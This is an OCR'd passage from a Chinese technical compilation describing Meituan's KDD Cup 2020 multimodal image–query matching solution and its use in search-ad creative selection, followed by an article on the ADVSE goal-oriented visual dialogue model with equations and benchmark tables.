步 Finetune，得到微调模型（第 2 步）。利用微调模型，我们反过去在训练集上打伪标签，作为 Soft Label，并把 Soft Label 引入 Loss，跟原始的 0-1 Hard Label 联合学习（第 3 步）。这样，训练集的训练上，即直接引入了验证集的分布信息，进一步贴近了验证集分布，提升了预训练模型的表现。




图 5　多阶段蒸馏学习

细粒度匹配网络

多模态学习方兴未艾，各类任务、模型层出不穷。针对我们面临的复杂图片和搜索 Query 匹配的问题，参照 CVPR 2017 的 VQA 竞赛的冠军方案，我们设计了如下的神经网络模型作为主模型。

该模型的设计主要考虑了如下三点：

- 利用带门全连接网络做语义映射。图片和 Query 处于不同语义层级，需利用函数映射到相同的语义空间，我们采取了两个全连接层的方式达到该目的。实验发现，全连接层的隐层大小是比较敏感的参数，适当增大隐层，可在不过分增加计算复杂度的情况下，显著提升模型效果。此外，如文献所述，使用带门的全连接层可进一步提升语义映射网络的效果。

- 采用双向 Attention 机制。图片和 Query 均由更细粒度的子语义单元组成。具体来说，一张图片上可能有多个框，每个框均有独立的语义信息；一个 Query 分为多个词，每个词也蕴含独立的语义信息。这一数据特点是由电商搜索场景决定的。因而，在模型设计时，需考虑到单个子语义单元之间的匹配。我们采用单个词和全部框、单个框和全部词双方向的注意力机制，去捕捉这些子单元的匹配关系和重要程度。
- 使用多样化多模融合策略。多模信息融合有很多手段，大部分最终归结为图片向量和 Query 向量之间的数学操作符。考虑到不同融合方式各有特点，多样融合能够更全面地刻画匹配关系，我们采用了 Kronecker Product、Vector Concatenation 和 Self-Attention 三种融合方式，将经过语义空间转化和 Attention 机制映射后的图片向量和 Query 向量进行信息融合，并最终送入全连接神经网络，得到匹配与否的概率值。

此外，我们采用在训练集样本上预训练词向量的方式得到原始 Query 的表示，而非使用 BERT 模型等流行的预训练模型。这里的主要考虑是，数据分析指出，Query 和常见的自然语句很不同，而更像是一组特定属性 / 品类名词组合在一起的短语，这和 BERT 等预训练模型所使用的语料有明显差异。事实上，我们初步尝试引入 Glove 预训练词向量等，和直接在 Query 文本上预训练相比，并无明显收益。再考虑到 BERT 模型比较笨重，不利于快速迭代，我们最终没有使用相关的语言模型技术。




图 6　细粒度匹配网络

多模融合

在上述技术手段的处理下，我们得到了多个基础模型。这些模型均可在验证集上进行 Finetune，从而使其效果更贴近真实分布。一方面，Finetune 阶段可继续使用前述的神经网络匹配模型。另一方面，前述神经网络可作为特征提取器，将其在规模较小的验证集上的输出，放入树模型重新训练。这一好处是树模型和神经网络模型异质性大，融合效果更好。最终，我们提交的结果是多个神经网络模型和树模型融合的结果。

评估结果

我们以随机采样训练的粗粒度（图片表示为所有框的平均，Query 表示为所有词的平均）匹配网络为基准模型。下表列出了我们解决方案的各个部分在基准模型上的提升效果。

方法	NDCG提升比例
多样化采样	+ 4.8%
蒸馏学习	+ 0.5%
细粒度匹配网络	+ 1.9%
多模融合	+ 3.5%

表 4　不同方法的 NDCG 提升

广告业务应用

搜索广告算法团队负责美团与点评双平台的搜索广告与筛选列表广告业务，业务类型涉及餐饮、休闲娱乐、丽人、酒店等，丰富的业务类型为算法优化带来很大空间与挑战。搜索广告中的创意优选阶段，目的在通过当前搜索词或者筛选意图，为用户的每

一个广告展示结果选择高质量的图片。用户的搜索词与图片在维度，表达粒度均有较大差异，我们采用多模态学习来解决这一问题，将跨模表达进行同空间映射。如下图所示，在多模态网络中，将广告特征、请求特征、用户偏好连同图片特征作为输入，其中图片特征通过 CNN 网络提取图片向量表示，其他特征通过多层 MLP 进行交叉得到稠密向量表示，最终通过图片 Loss 和多模 Loss 两个损失函数约束模型训练。通过这样的建模方式，创意优选模型可以根据查询为不同用户的广告结果呈现最合适的图像。




图 7　广告创意业务中的多模态学习

搜索广告系统分为广告触发、创意优选，点击率预估（广告粒度）等模块。其中，创意优选阶段对于每个广告结果有超过十张的图片候选，线上服务的计算量是点击率预

估（广告粒度）的十倍以上，对性能有更高的要求。而为了缩短耗时而减少模型复杂度又必然导致模型精度的的下降。

为了平衡模型的性能和效果，我们借鉴了知识蒸馏的思路来处理这一难题，借用了高表达能力的广告粒度预估模型。如上图 7 所示，左侧模型为复杂的广告粒度点击率预估模型，可以作为教师网络；右侧为简单的创意粒度优选模型，作为学生网络。学生网络的目标损失函数中，除学生网络自身输出 Logit 的 Logloss 以外，还加入了其 Logit 和老师网络输出 Logit 之间的平方误差。这一辅助 Loss 能够迫使学生模型的输出和老师模型的输出更接近。因此，学生模型可以学得与老师模型更接近，从而达到保持相对简单网络规模的同时、提升精度的目的。

除此以外，底层共享 Embedding 的设计，也使得学生模型的底层参数可得到老师模型的训练。并且，在提升精度的同时，多模块之间的一致性（例如 CTR 预估与创意优选）也是系统精度提高的一个关键，在目标与表达学习的 Teacher-Student 联合训练有利于多阶段的目标统一。基于精度提升与多阶段目标的一致性，我们取得线上业务效果较为显著的提升。




图 8　广告创意业务中的蒸馏学习

总结与展望

KDD Cup 是同工业界联接非常紧密的比赛，每年赛题紧扣业界热点问题与实际问题，其中历年产出的 Winning Solution 对工业界有很大影响。例如，KDD Cup 2012 产出了 FFM (Feild-Aware Factorization Machine) 与 XGBoost 的原型，在工业界取得广泛应用。今年的 KDD Cup 主要关注在自动化图表示学习以及推荐系统等领域上。自然界的信息常常是多种模态混合的，对多模信息的处理和处理是近年来的一大研究热点。同时在工业界的搜索引擎或推荐系统中，涉及到的多模信息处理等，正变得越来越重要。特别是随着直播、短视频等业务形态的兴起，多模态学习已变得不可或缺。

本文主要介绍了 KDD CUP 2020 的多模态竞赛情况以及美团搜索广告算法团队的解决方案。对数据进行充分探索后，我们分析出竞赛数据的三大特点，同时定位了赛题有两大挑战，即训练集和测试集分布不一致和复杂多模信息匹配。我们通过多样化负采样策略、蒸馏学习和预训练与 Finetune 等技术处理了分布不一致问题，并通过细粒度匹配网络处理复杂多模信息匹配问题，两方面思路均取得了效果的显著提升。同时，本文还介绍了多模态学习相关技术在搜索广告业务中的实际应用情况，包括创意优选模型中的图片和用户偏好联合学习、蒸馏学习在创意模型中的应用等。通过比赛高强度、快频率的迭代，团队在多模态学习方面有了更深的理解。在未来的工作中我们会基于本次比赛取得的经验，深入更多的多模态业务场景中进行分析和建模，发挥数据的价值。

参考文献

[1] Teney, Damien, et al. “Tips and tricks for visual question answering: Learnings from the 2017 challenge.” Proceedings of the IEEE conference on computer vision and pattern recognition. 2018.

[2] Hinton, Geoffrey, Oriol Vinyals, and Jeff Dean. “Distilling the knowledge in a neural network.” arXiv preprint arXiv:1503.02531 (2015).

[3] Pennington, Jeffrey, Richard Socher, and Christopher D. Manning. “Glove: Global vectors for word representation.” Proceedings of the 2014 conference on empirical methods in natural language processing (EMNLP). 2014.

[4] Devlin, Jacob, et al. “Bert: Pre-training of deep bidirectional transformers for language understanding.” arXiv preprint arXiv:1810.04805 (2018).

[5] Zhou, Bolei, et al. “Simple baseline for visual question answering.” arXiv preprint arXiv:1512.02167 (2015).

[6] Yu, Zhou, et al. “Deep modular co-attention networks for visual question answering.” Proceedings of the IEEE conference on computer vision and pattern recognition. 2019.

作者简介

漆毅，坚强，胡 可，雷军等，均来自美团广告平台搜索广告算法团队。

关于美团 AI

美团 AI 以“帮人们吃得更好，生活更好”为核心目标，致力于在实际业务场景需求上探索前沿的人工智能技术，并将之迅速落地在实际生活服务场景中，完成线下经济的数字化。
美团 AI 诞生于美团丰富的生活服务场景需求之上，具有场景驱动技术的独特性与优势。以业务场景与丰富数据为基础，通过图像识别、语音交互、自然语言处理、配送调度技术，落地于无人配送、无人微仓、智慧门店等真实场景下，覆盖人们生活的方方面面，用科技助力用户生活质量提升，产业智能化升级乃至整个社会的生活服务新基建建设。
更多信息请访问：https://ai.meituan.com/

招聘信息

美团广告平台搜索广告算法团队立足搜索广告场景，探索深度学习、强化学习、人工智能、大数据、知识图谱、NLP 和计算机视觉最前沿的技术发展，探索本地生活服务电商的价值。主要工作方向包括：

- **触发策略**：用户意图识别、广告商家数据理解，Query 改写，深度匹配，相关性建模。
- **质量预估**：广告质量度建模。点击率、转化率、客单价、交易额预估。
- **机制设计**：广告排序机制、竞价机制、出价建议、流量预估、预算分配。
- **创意优化**：智能创意设计。广告图片、文字、团单、优惠信息等展示创意的优化。

岗位要求：

- 有三年以上相关工作经验，对 CTR/CVR 预估，NLP，图像理解，机制设计至少一方面有应用经验。
- 熟悉常用的机器学习、深度学习、强化学习模型。
- 具有优秀的逻辑思维能力，对解决挑战性问题充满热情，对数据敏感，善于分析 / 解决问题。
- 计算机、数学相关专业硕士及以上学历。

具备以下条件优先：

- 有广告 / 搜索 / 推荐等相关业务经验。
- 有大规模机器学习相关经验。

感兴趣的同学可投递简历至：tech@meituan.com（邮件标题请注明：广平搜索团队）。

对话任务中的“语言 – 视觉”信息融合研究

作者：会星　子彭　方向　小捷　玉树　仲远等

目标导向的视觉对话是“视觉 – 语言”交叉领域中一个较新的任务，它要求机器能通过多轮对话完成视觉相关的特定目标。该任务兼具研究意义与应用价值。日前，北京邮电大学王小捷教授团队与美团 AI 平台 NLP 中心团队合作，在目标导向的视觉对话任务上的研究论文《Answer-Driven Visual State Estimator for Goal-Oriented Visual Dialogue-commentCZ》被国际多媒体领域顶级会议 ACMMM 2020 录用。

该论文分享了他们在目标导向视觉对话中的最新进展，即提出了一种响应驱动的视觉状态估计器（Answer-Driven Visual State Estimator，ADVSE）用于融合视觉对话中的对话历史信息和图片信息，其中的聚焦注意力机制（Answer-Driven Focusing Attention，ADFA）能有效强化响应信息，条件视觉信息融合机制（Conditional Visual Information Fusion，CVIF）用于自适应选择全局和差异信息。该估计器不仅可以用于生成问题，还可以用于回答问题。在视觉对话的国际公开数据集 GuessWhat?! 上的实验结果表明，该模型在问题生成和回答上都取得了当前的领先水平。

背景

一个好的视觉对话模型不仅需要理解来自视觉场景、自然语言对话两种模态的信息，还应遵循某种合理的策略，以尽快地实现目标。同时，目标导向的视觉对话任务具有较丰富的应用场景。例如智能助理、交互式拾取机器人，通过自然语言筛查大批量视觉媒体信息等。




图 1　目标导向的视觉对话

研究现状及分析

为了进行目标导向的和视觉内容一致的对话，AI 智能体应该能够学习到视觉信息敏感的多模态对话表示以及对话策略。对话策略学习的相关工作有很多，如 Strub 等人 [1] 首先提出使用强化学习来探索对话策略，随后的工作则着重于奖励设计 [2，3] 或动作选择 [4，5]。但是，它们中的大多数采用了一种简单的方式来表示多模态对话，分别编码两个模态信息，即由 RNN 编码的语言特征和由预训练 CNN 编码的视觉特征，并将它们拼接起来。

好的多模态对话表示是策略学习的基石。为了改进多模态对话的表示，研究者们提出了各种注意机制 [6，7，8]，从而增强了多模态交互。尽管已有工作取得了许多进展，但是还存在一些重要问题。

1. 在语言编码方面，现有方法的语言编码方式都不能对不同的响应（Answer）进行区分，Answer 通常只是附在 Question 后面编码，由于 Answer 只是 Yes 或 No 一个单词，而 Question 则包含更长的词串，因此，Answer 的作用很微弱。但实际上，Answer 的回答很大程度决定了后续图像关注区域的

变化方向，也决定了对话的发展方向，回答是 Yes 和 No 会导致完全不同的发展方向。例如图 1 中通过对话寻找目标物体的示例，当第一个问题的答案“是花瓶吗?”为“是”，则发问者继续关注花瓶，并询问可以最好地区分多个花瓶的特征；当第三个问题的答案“部分为红色吗?”为“否”，则发问者不再关注红色的花瓶，而是询问有关剩余候选物体的问题。

2. 在视觉以及融合方面的情况也是类似，现有的视觉编码方式或者采用静态编码在对话过程中一直不变，直接和动态变化的语言编码拼接，或者用 QA 对编码引导对视觉内容的注意力机制。因此，也不能对不同的 Answer 进行有效区分。而如前所述，当 Answer 回答不同时，会导致图像关注区域产生非常不同的变化，一般地，当回答为“是”时，图像会聚焦于当前对象，进一步关注其特点，当回答为“否”时，可能需要再次关注图像整体区域去寻找新的可能候选对象。

响应驱动的视觉状态估计器

为此，本文提出一个响应驱动的视觉状态估计器，如下图 2 所示，新框架中包含响应驱动的注意力更新（ADFA-ASU）以及视觉信息的条件融合机制（CVIF）分别解决上述两个问题。




图 2　响应驱动的视觉状态估计器框架图

响应驱动的注意力更新首先采用门限函数极化当前轮次 Question 引导的注意力，随后基于对该 Question 的不同 Answer 进行注意力反转或保持，得到当前 Question-Answer 对对话状态的影响，并累积到对话状态上，这种方式有效地强调了 Answer 对对话状态的影响；CVIF 在当前 QA 的指导下融合图像的整体信息和当前候选对象的差异信息，从而获得估计的视觉状态。

答案驱动的注意力更新（ADFA-ASU）

Questioner在视觉对话过程中，会依据对话历史和当前对话输入改变其对图像的关注，本文称之为对话关注状态att_t，其由当前对话引起的关注更新att_t^q和对话历史引起的累积关注att_t^h两方面共同决定，即$att_t = att_t^q + att_t^h$。下面分别叙述对$att_t^q$和$att_t^h$的具体建模。

首先，介绍由当前对话引起的关注更新，其建模包括如下三步：

- 第一步，以当前轮问题q_t引导对图像区块的关注，得到注意力分布α_t^q。
- 第二步，对α_t^q进行极化，以完全地筛选出当前关注的区块。我们引入一种注意力极化操作，将每个区块i_k对应的注意力权重$\alpha_{t,k}^q \in \alpha_t^q \in \{0,1\}$映射为，从而筛选出当前问题的关注，并根据当前问题对应的回答a_t调整极化方向，得到注意力掩码M_t^q。首先，对α_t^q进行最大最小值归一化得到$norm(\alpha_t^q)$；而后，采用极化操作将区块i_k开始对应的极化注意力转化为一个布尔值$p(a_{t,k}^q)$，代表着i_k是否对应着q_t问到的图像内容。最后，将问题对应的回答来决定基于极化注意力的掩码的方向。如果答案为“是”，说明当前问题锁定到了目标对象，注意力掩码为$p(\alpha_t^q)$；如果答案为“否”，说明当前问题问到的内容不是目标对象，则注意力掩码为$1 - p(\alpha_t^q)$；如果答案是“n/a”，则不作筛选。
- 第三步，更新关注状态att_t^q。将注意力掩码作用于上一轮的关注状态att_{t-1}，归一化和$masked\ softmax$被用于调整累积关注状态att_t^q：

$$att_t^q = maskedSoftmax(Norm(M_t^q \odot att_{t-1})), \quad (1)$$

其次，是对话历史引导的注意力分布：

$$att_t^h = softmax(W_F^H(W_t^H H_t \odot W_I^H I))), \quad (2)$$

将其与att_t^q相加，得到新的关注状态att_t。在att_t中，目标对象的信息被强化。就这样，随着每一轮QA对的生成，关注状态被逐轮更新。

视觉信息的条件融合机制（CVIF）

在差异信息融合机制中，我们依据在注意力聚焦机制中计算得到的当前关注状态att_t，分别计算得到关注图像信息I^t_{att}和关注差异信息D^t_{att}，在当前QA对的引导下融合二者，得到当前的视觉信息编码V_t。

首先，对于区块k，其差异信息D_k为其与其他所有区块图像特征的差：

$$D_k = \{i_k - i_j\}_{j=1}^{N}, k \in \{1, 2, \ldots, N\}, \tag{3}$$

根据注意力聚焦机制计算得到的注意力分布att_t，选择出注意力权重最大的图像区块$i^t_{selected}$，使用att_t对其对应的差异信息$D^t_{selected}$加权求和，得到关注差异信息D^t_{att}：

$$selected_t = argmax(att_t), D^t_{selected} = \{i^t_{selected} - i_j\}_{j=1}^{N}, \tag{4}$$

$$D^t_{att} = D^t_{selected} \otimes att_t, \tag{5}$$

而关注图像信息为：

$$I^t_{att} = I \otimes att_t, \tag{6}$$

当前QA对的信息P_t由GRU_p编码得到，这一信息被映射到二维向量并由$softmax$激活为一二项分布$(\lambda_t, 1-\lambda_t)$，代表着当前QA对锁定到目标候选集的自信度。由λ_t实现对I^t_{att}和D^t_{att}的融合，得到当前轮的视觉信息V_t：

$$h^p_{t,q} = GRU_p(q_t, h_0), p_t = GRU_p(h_t, q^p, \alpha_t), \tag{7}$$

$$(\lambda_t, 1-\lambda_t) = softmax(W_p P_t), \tag{8}$$

$$V_t = \lambda_t \odot I^t_{att} + (1-\lambda_t) \odot D^t_{att}. \tag{9}$$

视觉状态估计是将差异信息与基于当前QA对的整体信息进行的软融合，从而再次增强了当前响应的影响力。

响应驱动的视觉状态估计器用于问题生成和回答

ADVSE 是面向目标的视觉对话的通用框架。因此，我们将其应用于 GuessWhat ?! 中的问题生成（QGen）和回答（Guesser）建模。我们首先将 ADVSE 与经典的层级对话历史编码器结合起来以获得多模态对话表示，而后将多模态对话表示与解码器联合则可得到基于 ADVSE 的问题生成模型；将多模态对话表示与分类器联合则得到基于 ADVSE 的回答模型。




图 3　响应驱动的视觉状态估计器用于问题生成和回答示意图

在视觉对话的国际公开数据集 GuessWhat?! 上的实验结果表明，该模型在问题生成和回答上都取得了当前的领先水平。我们首先给出了 ADVSE-QGen 和 ADVSE-Guesser 与最新模型对比的实验结果。

此外，我们评测了联合使用 ADVSE-QGen 和 ADVSE-Guesser 的性能。最后，我们给出了模型的定性分析内容。我们模型的代码即将可从 ADVSE-GuessWhat 获得。

	Approach	(%)New object				(%)New game			
		Sampling	Greedy	Beam-search	Best	Sampling	Greedy	Beam-Search	Best
Guesser[22]	SL	41.6	43.5	47.1	47.1	39.2	40.8	44.6	44.6
	DM	-	-	-	-	-	-	-	42.19
	VDST-SL	45.02	49.49	-	49.49	44.24	45.94	-	45.94
	ADVSE-QGen	**47.55**	**50.66**	**47.47**	**50.66**	**44.75**	**47.03**	**44.70**	**47.03**
ADVSE-Guesser	**ADVSE-QGen**	**48.01**	**54.06**	**50.66**	**54.06**	**46.32**	**50.94**	**47.89**	**50.94**
Guesser[22]	RL	62.8	58.2	53.9	62.8	60.8	56.3	52.0	60.8
	VQG	63.2	63.6	63.9	63.9	59.8	60.7	60.8	60.8
	Bayesian	61.4	62.1	63.6	63.6	59.0	59.8	60.6	60.6
	GDSE-C	-	-	-	63.3	-	-	-	60.7
	ISM	-	64.2	-	64.2	-	62.1	-	62.1
	TPG	-	-	-	-	-	-	-	62.6
	RIG-1	65.20	63.00	63.08	65.20	64.06	59.00	60.21	64.06
	RIG-2	67.19	63.19	62.57	67.19	65.79	61.18	59.79	65.79
	VDST-RL	69.51	70.55	71.03	71.03	66.76	67.73	67.52	67.73
	ADVSE-QGen	**71.26**	**72.73**	**72.24**	**72.73**	**68.82**	**69.88**	**69.88**	**69.88**
ADVSE-Guesser	**ADVSE-QGen**	**72.38**	**73.59**	**73.73**	**73.73**	**70.61**	**71.10**	**71.27**	**71.27**

表 1　QGen 任务性能对比，评测指标为任务成功率

Model	(%)Test err
HRED	39.0
HRED+VGG	39.6
PLAN	36.6
A-ATT	35.8
Single-hop FiLM	35.7
Multi-hop FiLM	35.0
HACAN	34.1
ADVSE-Guesser	**33.15**

表 2　Guesser 任务性能对比，评测指标为错误率

